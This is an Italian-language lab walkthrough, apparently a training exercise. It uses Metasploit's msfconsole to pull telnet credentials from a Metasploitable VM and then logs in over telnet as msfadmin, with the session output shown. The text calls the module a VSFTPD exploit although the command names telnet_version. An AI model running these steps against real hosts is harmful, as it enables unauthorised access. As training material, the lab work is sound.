

Avviamo la msconsole con l'omonimo comando, cerchiamo gli exploit che riguardino VSFTPD con il comando `search telnet_version`, andiamo ad usarlo con `use 1` (o il path), per poi vedere le opzioni settabili per l'attacco.
settiamo l'host da attaccare con `set RHOSTS`



Avviamo l'exploit con il comando `exlpoit`

Vedremo, dopo che la connessione e' stata stabilita, vengono restituite le credenziali per l'accesso a telnet

Non ci rimane che sfuttare la vulnerabilita' collegandoci a metasploitable con telnet ed usarele credenziali resituite dall'eploit


┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.100
Trying 192.168.50.100...
Connected to 192.168.50.100.
Escape character is '^]'.
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
metasploitable login: msfadmin
Password:
Last login: Thu Aug 31 12:17:41 EDT 2023 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$